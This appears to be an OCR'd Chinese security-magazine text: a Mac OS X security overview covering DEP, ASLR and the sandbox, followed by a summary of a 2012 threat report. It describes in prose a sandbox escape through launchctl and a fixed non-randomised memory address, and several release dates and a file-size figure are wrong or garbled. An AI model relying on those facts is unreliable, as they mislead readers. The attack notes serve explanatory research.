Apple 的苹果笔记本操作系统全称麦金塔操作系统(Macintosh), 麦金塔操作系统已经有几十年的发展历史了 , 目前最新版的系统是第 10(X) 代系统 , 所以简称 Mac OS X。

1.2 发展历史

1997 年苹果公司收购了 NeXT,NeXT 公司的 NeXTSTEP 系统使用 Mach 3.0 内核、BSD Unix 内核、DriverKit 作为 OS 底层 , Apple 在此基础上修改 , 发布了开源操作系统 darwin, 希望借助开源社区的力量共同开发。随着 Apple 和社区的开发分歧 ,Apple 开始独立的在 darwin 基础上开发自己的操作系统 , 最后终于实现了一个革命性的操作系统——Mac OS X。

Mac OS X 系统的发展也经历了十几年的时间 , 其中又分为大版本和小版本 , 每一个大版本都有一个以猫科动物为名的产品代号 :

10.0 猎豹 (Cheetah)2001 年 3 月 24 日

10.1 美洲狮 (Puma)2001 年 11 月 13 日

10.2 美洲虎 (Jaguar)2002 年 9 月 18 日

10.3 黑豹 (Panther)2003 年 10 月 24 日

10.4 虎 (Tiger) 2004 年 6 月 28 日

10.5 花豹 (Leopard)2005 年 6 月 6 日

10.6 雪豹 (Snow Leopard)2008 年 6 月 9 日

10.7 狮子 (Lion)2011 年 7 月 21 日

10.8 山狮 (Mountain Lion)2012 年 7 月 25 日

目前最新版本为 10.8.2。

1.3 系统架构

由于 Mac OS X 的内核称为 XNU, 是基于 darwin 内核修改的，所以它是一种由 Mach 和 BSD 两种内核组成的混合型内核，darwin 包含的运行时环境，包括 gcc、gdb 等大部分 GNU 工具，都被 Mac OS X 继承了下来，所有这些基于 darwin 修改的工具都提供了源码，包括 XNU 内核自身。

http://www.opensource.apple.com/

除此之外，Mac OS X 还包含了 Apple 独立开发的 Carbon、Cocoa、OpenGL、Quartz、QuickTime、Safari、Xcode 等一些优秀的组件和程序，所有这些组件都是不开源的。

从 10.3 开始，Mac OS X 开始支持 Intel x86 架构，从 10.6 开始，停止对 PowerPC 电脑的支持，不再销售基于 ppc 架构的机器（虽然 xnu 的代码中仍然有一些支持 ppc 的代码）。

10.5 开始 Mac OS X 能支持 64 位应用程序，10.6 开始内核彻底 64 位化，10.8 开始完全放弃 32 位内核（该版本 /mach_kernel 文件只有 64 位版了）。

2.Mac OS X 系统研究

2.1 文件系统

Mac OS X 的文件系统使用 HFS+ 文件系统。HFS+ 支持 unicode 文件名，最长文件名逻辑块 512 字节，单一文件最大可以到 263bit。

除此之外，Mac OS X 还支持很多文件系统，可以用如下命令查看支持的文件系统内核模块：

ls /System/Library/Extensions/ |grep fs

Mac OS X 10.5 之后支持有限的 ntfs 读写，稳定性未测试，10.7 之后据说比 ntfs-3G 还稳定，当然，也可以装 ntfs-3g 或 Paragon NTFS。

Mac OS X 的目录结构继承于 unix, 包括 /、/var、/etc 等目录，但是没有 /proc, 这使得 Mac OS X 下获取进程、网络等信息需要借助 Apple 的工具或自己开发。

值得一提的是，Mac OS X 的文件系统监控接口叫 Filesystem events api, 功能也非常强大，即使程序退出，再次启动也可以追踪到过去一段时间文件改变事件。


2.2 可执行文件格式

Mac OS X 上可执行文件格式叫 Mach-O 文件格式，原因是前面提到的 XNU 内核借用了 Mach 内核，Mach-O 就是从 Mach 操作系统传承下来的。

Mach-O 是一种通用二进制文件格式，最神奇的地方就是可以将 32/64 位、x86/ppc 架构的文件打包为一个文件，例如下面命令将编译 x86 和 ppc 指令的 32 和 64 位程序，并打包为一个文件：

g++ -arch ppc -arch ppc64 -arch i386 -arch x86_64 hello.c -o hello（现在的 xcode 貌似不带编译 ppc 的 llvm-gcc 了）

打包后的文件执行时，动态链接器负责解析文件的 fat_header 头部，根据操作系统是 32/64、ppc/x86 来确定执行真正的文件主体。而 Mach-O 文件的真正主体，是由一个 header 和多个 command 组成，不同的 command 定义了不同的资源，例如加载的段、符号表、初始化线程信息等。如下图所示。



2.3 Bundle


Bundle 是 Mac OS X上最重要的机制之一，即可以将相关资源打包为一个目录，作为一个资源包。

Mac OS X上安装的软件大部分都是一个 Bundle，将真正的可执行文件、配置文件 Info.plist(xml 格式）以及用到的图片、音频、网页等文件打包在其中。不仅仅如此，一些常用资源也可以做成库，打包成 Bundle，实现共享。framework 就是 Mac OS X上最常见的一种 Bundle，里面包含了动态库（可以带有多个版本）、API 头文件等资源。应用程序调用 framework 中的函数时（有些功能必须用到），都需要链接该 framework。

不同的 Bundle 通常带不同的扩展名，例如应用程序通常是 .app（如 Xcode.app）、内核模块是 .kext 扩展名、浏览器插件是 .webplugin 等等，没有明确类型的就以 .bundle 为扩展名。

Mac OS X 的 Finder 是图形界面下的文件管理器，使用 Finder 查看软件不能看出 Bundle 目录结构，这种用户透明的方式使得系统更友好，如下图，看不到 iTunes 软件的目录结构。

但实际上它的目录结构是：



2.4 调试机制

Mac OS X 的调试接口分为两个部分。

一个调试接口是不完整的 ptrace 接口，可以处理继承于 BSD 的各种信号，但取不到详细的异常信息。ptrace 本来是 unix 上调试器接口，功能非常强大，但是 Mac OS X 阉割了大部分 ptrace 的实现，所以 ptrace 在 Mac OS X 上功能很弱。有趣的是，Mac OS X 也新增了一些 ptrace 接口，例如 request 参数提供了一个 PT_DENY_ATTACH，可以让程序不被 Attach，iTunes 貌似就使用了这个调用，可以看出 Apple 对开发人员调试程序还是比较保守的。

另一个调试接口是继承于 Mach 内核的 Mach debug API。Mac OS X 只能靠这种方式来得到详细的异常信息，主要实现给一个进程设置异常端口，当一个进程发生异常后会挂住，内核像该端口传递异常信息。

总体而言，Mac OS X 上的调试机制是比较弱的。不过，Mac OS X 实现了 dtrace，可以有效帮助分析程序。

2.5 用户态和内核态简单分析

在用户态，程序运行时，Mac OS X 首先加载动态链接器 dyld。dyld 负责解析 mach-o 文件格式，加载相关的依赖库，填写需要的符号地址，所以 dyld 保存了进程加载的所有模块信息。此外，它还提供了捕获模块加载的 callback 接口 _dyld_register_func_for_add_image，程序利用该接口就可以记录下加载的模块。

前面提到 Mac OS X 下没有 /proc 目录，不能像 unix 一样得到进程的内存布局信息，为此 Mac OS X 提供了一个强大的工具 vmmap，可以用来分析进程的内存布局。

应用程序是通过系统调用来进入内核态的。XNU 内核包含了 Mach 和 BSD 两种内核，所以实现了两系统调用表，即 Mach 的系统调用表对应 mach_trap_table 和 BSD 的系统调用表对应 sysent。

在 32 位下，BSD 系统调用对应 0x80（和 unix 一样），Mach 系统调用对应 0x81 中断。若是开启了快速系统调用，则使用 sysenter，此时，系统调用号的低 24 位为系统调用索引，高 8 位为“1”则是 Mach 系统调用，为“2”则是 BSD 系统调用。

64 位下使用 syscall，类似于 sysenter。

Mach 内核一般来说负责更底层的操作，BSD 内核在更上一层封装，两者之间的结构用指针来关联，Mach 的进程是 task/thread 结构，BSD 的进程继承了 unix 使用

的 proc 结构。

大部分 unix 工具都可以通过 BSD 系统调用正常运行，当然，应用程序也可以直接调用 Mach 的用户态 API(有些功能也只能走 Mach 接口，比如读写其他进程的内存)。

在内核中 ,Mac OS X 的驱动框架叫 I/O KIT, 利用该框架可以高度抽象硬件层，可以使用 C++ 开发驱动，当然也可以用类似 Linux 的传统编写方式。

3.Mac OS X 安全保护机制分析

3.1 程序签名

Mac OS X上执行程序不要求强制签名认证，这一点和 iOS 非常不同，但要想获取某些权限 (比如 debug), 必须给程序签名，并且设置权限访问为“允许”，可以创建自签名证书来给程序加签名。

3.2 Dep

Mac OS X上的 Dep 保护机制，一定程度上增加了攻击的难度。

- 10.5 开始 ,stack 有 dep, 但 heap 可被执行。
- 10.6 开始 ,32 位 heap 仍然可以执行，但是 64 位程序 heap 有 dep。
- 10.7 开始 ,32 位 /64 位 heap 都有 dep。
- dep 都可以用 mprotect 函数关闭。
- 0 地址不可被分配内存 (一定程度上限制了空指针访问)。
- 2011 年开始 ,Mac OS X 移除了 safari 的 Java 和 Flash 插件 ,Apple 越来越重视浏览器安全。

3.3 ASLR

Mac OS X上也有 ASLR, 配合 Dep 使攻击更加困难。

- 10.5 之前没有 aslr。
- 10.5 之后动态库和栈全部 aslr。
- 10.6 之后，堆开始随机化 ,Apple 的程序几乎全是 64 位，随机化更高 (但是截止今天，大部分第三方 MacOSX 应用都是 32 位的)。
- 10.7-10.8, 可执行文件主程序和 dyld 也开始随机化，两者地址之差为固定值，但是小版本固定值不同。
- Mach-O 文件带有 MH_PIE 时，则此程序运行时被 aslr,10.7 之后编译默认带有 MH_PIE (动态库无法禁用，主程序禁用则程序加载地址为 0)。
- 32 位 aslr 通常有 1 个字节控制 ,64 位通常为 2 个字节。
- 10.7 之后内核和内核模块开始随机化。
- 无论哪个版本 ,shared memory 区域始终没有 aslr:0x7fffffe00000 (8K 可读可执行)。
- 主流的攻击方法还是利用 rop。

3.4 sandbox


沙盒是 Mac OS X 的一个非常重要的安全手段，主要用于限制程序的访问权限，例如浏览器程序不应该能访问通讯录等等。

- Mac OS X 10.5 以后开始有沙盒。
- 沙盒可以对如下 5 个方面做限制。

Sandbox_init	Sandbox-exec
kSBXProfileNoInternet	no-internet
kSBXProfileNoNetwork	no-network
kSBXProfileNoWriteExceptTemporary	no-write-except-temporary
kSBXProfileNoWrite	no-write
kSBXProfilePureComputation	pure-computation

• 每个程序只能设置用一个沙盒策略文件，策略文件中可以写多种限制，用 scheme 语言编写，如下图，设置了默认是所有都禁止，然后允许一系列操作。

• 命令行工具 sandbox-exec 可以用来测试沙盒特性。如下图是禁用 bash 的网络操作，从中可以看出，程序开启沙盒后，创建的子进程也开启了同一沙盒策略，bash 创建的子进程 nc 端口监听仍然失败。



沙盒能力是有限的：

• 可以间接绕过，例如某程序 test 禁止网络连接，但是不禁止创建进程，则可以先写入一个可执行程序 abc，然后调用 launchctl 命令创建一个服务，launchd 是 MacOSX 上管理自启动项和计划任务的服务。之后，launchd 会自动调用 ABC 程序，此时，launchd 程序不是 test 的子进程，所以它以及它创建的 abc 都不受沙盒策略影响。

• Safari 这种程序功能集成较多，难以定制完美的沙盒策略。例如，可以通过 ssh://, vnc:// 等访问目标，所以不能禁止创建进程。

• Apple 没有软件场面的沙盒，所以如果运行在 Windows 上的 Apple 软件是没有受沙盒保护的，比如 iTunes。

4.Mac OS X 的 Vulnerability

Mac OS X 也曝过不少漏洞，主要是如下几个方面：

4.1 浏览器漏洞

• Safari 是单进程，使用 webkit 引擎，曝出过不少漏洞。

• Safari 带有插件，可以解析多种格式，例如 quicktime 插件可以使得 Safari 解析音频文件、 webKit 内建的 pdf 插件能阅读 pdf。

• 老版本的 Safari 默认还带有 java 和 flash 插件，由于曝出的漏洞太多，Apple 取消了默认安装。

4.2 文件解析漏洞

• 漏洞之王 QuickTime，公布过多个 CVE 漏洞。

• iTunes 也曝光过不少影音漏洞。

• 图片和 pdf 浏览工具 Preview 曝出少量漏洞。

• 应用程序大多有 Info.plist 配置文件，里面描述了该程序能处理的文件类型，可以针对性测试一些比较少见的文件类型。

4.3 网络程序漏洞

• 包括 iTunes 等应用都曝过远程溢出漏洞。

• Mac OS X 常用的服务端口列表 :/etc/services。

4.4 组件漏洞

• 例如，CoreFoundation 组件 (Mac OS X 最常用的核心组件) 曾经曝过漏洞，包括

iTunes 在内的 Apple 软件都受影响。

4.5 内核漏洞


- XNU 内核曾经曝过一些内核漏洞。

4.6.Vulnerability 总结


- Mac OS X 的应用程序功能集成度较高，攻击面广，单是 Safari 的一个 quicktime 插件就要解析几十种音频格式。
- Mac OS X 病毒相对少，杀毒软件查杀性未经考验，用户安全意识不高，一旦写出好用的 exploit，容易造成严重影响。
- Mac OS X 第三方应用程序的开发者编写的程序，大部分代码质量不高，更有可能存在漏洞。
- 难点：大部分应用程序都是 obj-c 开发，消息机制调试起来非常困难。
- 难点：大部分 Apple 的应用程序都是 64 位，IDA hex-ray 不支持 64 位。

5.Malware 浅析

Mac OS X 上存在非常成熟的 malware，比如著名的 flashback 病毒，下载运行后会冒充为 flash installer。



之后，使用自签名证书欺骗的用户。



就是这些简单的方式组合在一起，flashback 病毒感染了百万台机器，虽然卡巴斯基、诺顿、小红伞等杀毒软件也有 Mac 版，但一来查杀能力有待考验，二来 Mac OS X 上的用户安全意识非常低，绝大多数都不会安装杀毒软件，都以为 Mac OS X 是没有病毒的。

更可怕的是，Mac OS X 下很早就有 rootkit，虽然公开的 rootkit 源码都是 demo，实用价值低，但是确实存在非常成熟的 rootkit，详情可见 2012 年 8 月 ThreatMetrix 公司的分析报告。而且 Mac OS X 下基本没有像 Windows 中 xuetr、powertool 之类的系统检测工具，所以很难检测到 rootkit。

6. 总结

Apple 的笔记本和移动设备近几年市场占有率有所提升，恶意软件也开始关注这一块，比如最近才曝出针对西藏政治活动激进分子的病毒 Imuler 变体，将来也有可能（或者已经）会出现 APT 攻击。

因此，无论是 Mac OS X 还是 iOS，安全问题都是不能被轻视的问题。

参考文献

1.《The Mac Hacker's Handbook》
2.《Mac-Os-X-Hacking-SnowLeopard》
3.https://developer.apple.com/library/mac/navigation/
4.http://www.opensource.apple.com/
5.http://reverse.put.as/papers/

《2012绿盟科技威胁态势报告》提要

执行摘要

2012 年是信息安全多样化的一年。网络攻防战场从通用网络向专用网络延伸，甚至提前开始了“主场”的争夺；除了黑客个人和犯罪团伙，宗教团体和政治势力也开始使用网络武器；攻击目标不再限于主机和服务器，虚拟机、移动终端、平板电脑都被卷入，而原本用于提供保障的安全机制，有时也会成为攻击者的猎物。

通用网络环境中漏洞的逐年增长已经成为常态，并不令人意外，毕竟软硬件种类的极大丰富提供了广阔的温床。在这样的环境下，跨平台漏洞尤其引人注目，8 月份被披露的 Oracle Java 0 Day 漏洞（CVE-2012-4681）同时会影响 Windows、OS X 及 Linux 平台的多种浏览器。而一些专用网络环境也渐渐被挖掘者视为“潜力股”，尤其在 IPv6 和 SCADA 网络中，近来漏洞数量呈爆发性增长。每个人都知道竞争中的主场优势，政治势力也不例外。美国众议院报告称华为、中兴对美国国家安全构成威胁，正是在争夺未来战争中的网络“主场”。

对大部分企业用户来说，Web 应用依然最易受到攻击。分

析显示，页面中出现 Web 漏洞的比率接近一半，其中“安全配置错误”和“跨站脚本”占较大比重，而“注入”类漏洞数量低于预期。与此同时，攻击目标也展现了多样性，虚拟机病毒和 MacOS 病毒接连出现；更高明的黑客甚至瞄准了“安全供应链”，入侵 Adobe 公司并用其数字证书签署恶意工具是其中的典型案例。

大部分攻击者的目是窃取和破坏。前者在 2012 年可谓沸沸扬扬，最具代表的有 LinkedIn 网站 650 万用户数据泄露事件和 VMware ESX 源码泄露事件。而后者在 2012 年正在默默的改变：首先，HTTP FLOOD 成为最主要的 DDoS 攻击方式；其次，短期多次的攻击方式开始出现；最后，广东成为中国的重灾区，国内近半数攻击针对该地。

不同类型的攻击者各具特色。有组织的势力以此来实现政治目的，DuQu、Wiper、Flame、Gauss 接连出现，中东地区已经成为网络武器的演练场。宗教团体的冲突敏感而激烈，一段 Youtube 视频引发了“燕子行动”，美国多家银行遭受连续的攻击。黑客行动主义不甘寂寞，Anonymous 甚至发布“年终总结”来彰显其“成果”。最常被作为攻击发起点的是僵尸网络和恶意网页：前者在国内异常活跃，每类僵尸网络平均每天发起攻击 12.2 次；而后者看似沉默却危害巨大，其中包括的木马下载器最多。

总之，2012 年是信息安全多样化的一年。我们处于更复杂的战场中，需要保护的对象越来越多。而敌人，正变得更加狡猾，更加强大。

背景：漏洞的变化趋势

本章主要基于绿盟科技漏洞库信息来分析漏洞的变化趋势。截至 2012 年 12 月，绿盟科技漏洞库已收录 21928 条漏洞信息。为了更好地反映漏洞近年来的变化趋势，我们主要选择 2005 至 2012 年间的漏洞数据进行统计分析，而且还专门对云计算及虚拟化系统、工业控制系统这两个业内热点领域的漏洞情况进行了具体的分析研究。

观点 1，漏洞数量逐年上升，其中拒绝服务居第二位，占五分之一，信息泄露、未授权数据库操作类漏洞数增长显著。

通过统计分析 2005 年至 2012 年公布的漏洞情况，可以发现每年公布的新增漏洞数目总体呈上升的趋势，而且 2012 年所公布的漏洞数相对于往年增势明显，如图 1 所示。




图 1　2005-2012 年收录的漏洞情况分析

观点 2, 云及虚拟化系统漏洞多与市场主流系统相关，新增漏洞数在 2012 年翻倍，且拒绝服务类漏洞接近五分之二。

随着云计算和虚拟化技术的快速发展与应用，云计算及虚拟化系统的安全问题在近几年也得到了业内的持续关注与研究。在此背景下，为了更好地了解当前云计算和虚拟化系统的脆弱性，我们对云计算和虚拟化系统相关的漏洞进行了专门的整理与统计分析，分析结果如图 2 所示。




图 2　2005-2012 年间收录的云及虚拟化相关漏洞情况分析

观点 3, 工业控制系统相关漏洞近两年急剧增加，越权执行漏洞占六成。

截止到 2012 年 11 月底，绿盟科技安全漏洞库中共收录到 216 个与工业控制系统相关的漏洞。在这里我们主要按发布时间、威胁类型、厂商分布等几个角度对这些漏洞进行统计分析，结果如图 3 所示。




图 3　工业控制系统公开漏洞数量的年度统计分析

目标：众矢之的 -Web 应用

2012 年 11 月末，据报道淘宝和天猫营业额达到 1 万亿元，相当于中国 GDP 的 2%。同期，新浪微博用户超过 4 亿，智能手机用户达到 2.7 亿，网络的繁荣给用户带来了诸多便利。然而，巨大的利益也蕴含着巨大的风险。在这一年中，网络信息窃取和金融欺诈事件层出不穷，从 LinkedIn 的信息泄露，到美国金融机构连续遭受攻击，每一次都让人惊心动魄。Web 应用正成为一座金矿，既引来了淘金者，也引来了窃贼和强盗。绿盟科技威胁响应中心对 376 次渗透测试服务和 4890 次远程漏洞扫描服务的统计数据进行分析，如图 4 所示，并得出以下观点：

观点 4, Web 站点中，每个页面的 Web 漏洞出现率接近一半，“安全配置错误”、“跨站脚本”等数量较多，“注入”类漏洞不再居主要地位。

统计显示，平均每个站点包含页面 489.4 个，每个页面中 Web 漏洞出现率为 46.9%, 高危 Web 漏洞出现率为 1.9%。




图 4　远程漏洞扫描服务和渗透测试服务发现的漏洞分布

观点 5,Web 应用中同样存在主机漏洞，其中“远程信息泄露”数量最多，而“远程拒绝服务”增幅最大。

Web 应用的宿主机也面临被攻击的危险，它们中存在大量的普通漏洞，可能被攻击者利用，如图 5 所示。其中“远程信息泄露”数量最多，占 68.6%，与上半年相比增加 0.9%；其次是“远程拒绝服务”，占 17.3%，与上半年相比增加 5.1%，增幅最大。




图 5　Web 应用中的主机漏洞

手段：危险的 DDoS 攻击

一般来说，攻击者的直接目的往往非常单纯，就是窃取或破坏。窃取的手段复杂多变。破坏的方法则分化为以下两类：首先，对于少数机密目标，需要使用 APT 才能接触到核心资产；其次，对于大部分公开目标，简单粗暴的 DDoS 攻击就成了最佳选择。2012 年的 DDoS 攻击中，HTTP FLOOD 终于跃居榜首，短期多次的间歇攻击越来越普遍，而地域性也更加明显。绿盟科技威胁响应中心与合作伙伴对 2012 年发现的 82505 次 DDoS 攻击进行分析，并得出以下观点：

观点 6,HTTP FLOOD 成为最主要的 DDoS 攻击方式，占总数的四成。

2012 下半年，我们更新了对 DDoS 的分类方法，根据最新统计结果，从数量上看，HTTP FLOOD 成为了最主要的 DDoS 攻击方式，共占 42.7%；其次是 TCP FLOOD（包括 SYN FLOOD、PSH FLOOD 等）攻击，占 28.9%；DNS FLOOD 攻击则占 21.4%，如图 6 所示。另一个值得关注的现象是混合 DDoS，由于其组成复杂多样，这里并未给出相关数据，但在研究中我们发现，同时利用多种 DDoS 方法攻击单个目标的现象越来普遍。




图 6　DDoS 攻击的种类和分布

观点 7,DDoS 攻击开始出现短期多次的特点，九成以上攻击发生在半小时内，同时半数目标被攻击多次，攻击的平均峰值达到 166.6 Mbps。

一半以上的 DDoS 攻击只持续很短时间（十分钟以内），而三十分钟之内的攻击占到了 93.2%，也有的攻击会持续很长时间，甚至超过 96 小时，如图 7 所示。此外，数据显示，持续时间为特定长度的攻击，数量明显超过同类，包括 5 分钟、20 分钟、30 分钟、60 分钟、500 分钟和 5000 分钟。这可能表示一些攻击者使用了类似的攻击工具，以及预设的攻击持续时间。下图给出了一些典型预设时间的攻击出现次数。




图 7　DDoS 的攻击持续时间

观点 8, 广东省成为重灾区，近半 DDoS 攻击指向该地，电信网络占四分之三。

我们监测的范围主要是中国大陆地区，所以发现的 DDoS 攻击也大多针对这一区域，大约占总数的 84.8%。此外，也有部分攻击针对其他国家和地区，主要目标位于美国、香港、韩国、土耳其等地，如图 8 所示。




图 8　DDoS 攻击目标的国家分布

来源：活跃的僵尸网络和沉默的恶意网页

近年来，攻击者表现出两个明显的变化趋势：首先，逐利性的加强使得黑客更多地考虑时间成本和实际收益间的关系；其次，技术的发展使得他们的隐蔽性和攻击性更强。为了获取更多的猎物，猎人会利用陷阱，以较高的性价比随机捕获小型猎物；同时，也会长期追踪大型猎物，寻找时机用猎枪一击必杀。优秀的攻击者像猎人一样狡猾，他们用恶意网页布置陷阱，而僵尸网络就是他们手中的猎枪。绿盟科技威胁响应中心 2012 年一方面利用蜜网系统监测了 5928537 次恶意网页行为，另一方面跟踪了中国境内的 19 类主流僵尸网络的 4624452 次行为记录。

观点 9, 国内活跃的僵尸网络，平均每天发起攻击 12.2 次，每天更新僵尸程序 1 次，每周跳转地址 0.25 次，僵尸服务器使用的控制端口中 25 % 是借用系统端口。

僵尸网络的活跃程度主要体现在三个方面：第一，发动攻击的频率，表现出僵尸网络的攻击性，我们称之为“攻击频率”；第二，僵尸程序的更新频率，每次更新意味着该网络具备了更强的攻击能力或隐蔽能力，我们称之为“更新频率”；第三，僵尸控制端会不断改变自身的 IP 地址来隐藏自身，防止跟踪，我们称之为“跳转频率”。僵尸网络每日攻击频率如图 9 所示。




图 9　僵尸网络每日攻击频率

观点 10, 国内主要僵尸网络的控制服务器近半数位于国外，境内的则集中在浙江、江苏和河北等省市，其中四分之一以上在浙江省台州。运营商网络中电信占七成以上。

虽然监测对象主要是境内的僵尸网络，但其控制服务器并不集中在中国，有近半数位于海外，其中以美国、英国、日本等地为主，如图 10 所示。




图 10　僵尸网络控制端国际分布

观点 11: 国内的恶意网页中，近半数活跃度较低。从所处地域来看，北京、浙江和广东共占一半。

绿盟科技威胁响应中心监测的恶意网页主要指被监测到恶意行为的 URL, 包括挂马页面和恶意软件下载页面 , 范围以中国大陆地区为主。其中 47.8% 的恶意页面仅被监测到一次或两次恶意行为 , 而 1.8% 的页面有一千次以上恶意行为被记录 , 如图 11 所示。




图 11　恶意页面监测次数

观点 12, 恶意代码中八成以上是动态库形式 , 而木马下载器占一半以上。

2012 年来自恶意网页捕获的恶意代码中 ,DLL 格式的动态链接库最多 , 占 84.7%, 其他主要包括执行文件、临时文件、图形文件、系统文件等 , 如图 12 所示。




图 12　恶意代码的文件类型

2012年十大安全事件

2012 年发生了很多重要的安全事件，其中一些现在只受到小部分人关注，但随着时间流逝，却可能会对安全行业甚至整个世界造成持续的影响。为了选取出最具影响力的事件，绿盟科技威胁响应中心通过问卷调查的方式，对所有候选事件进行评判，在报告中给出了其中的 Top 10。对于每个事件，除了给出信息的来源和描述，还给出了六个维度的得分作为参考。

事件 1：DuQu、Wiper、Flame、Gauss 接连出现，中东地区成为网络武器的演练场。

摘录来源 :Kaspersky,Symantec

原文链接 :

http://www.symantec.com/connect/blogs/new-duqu-sample-found-wild

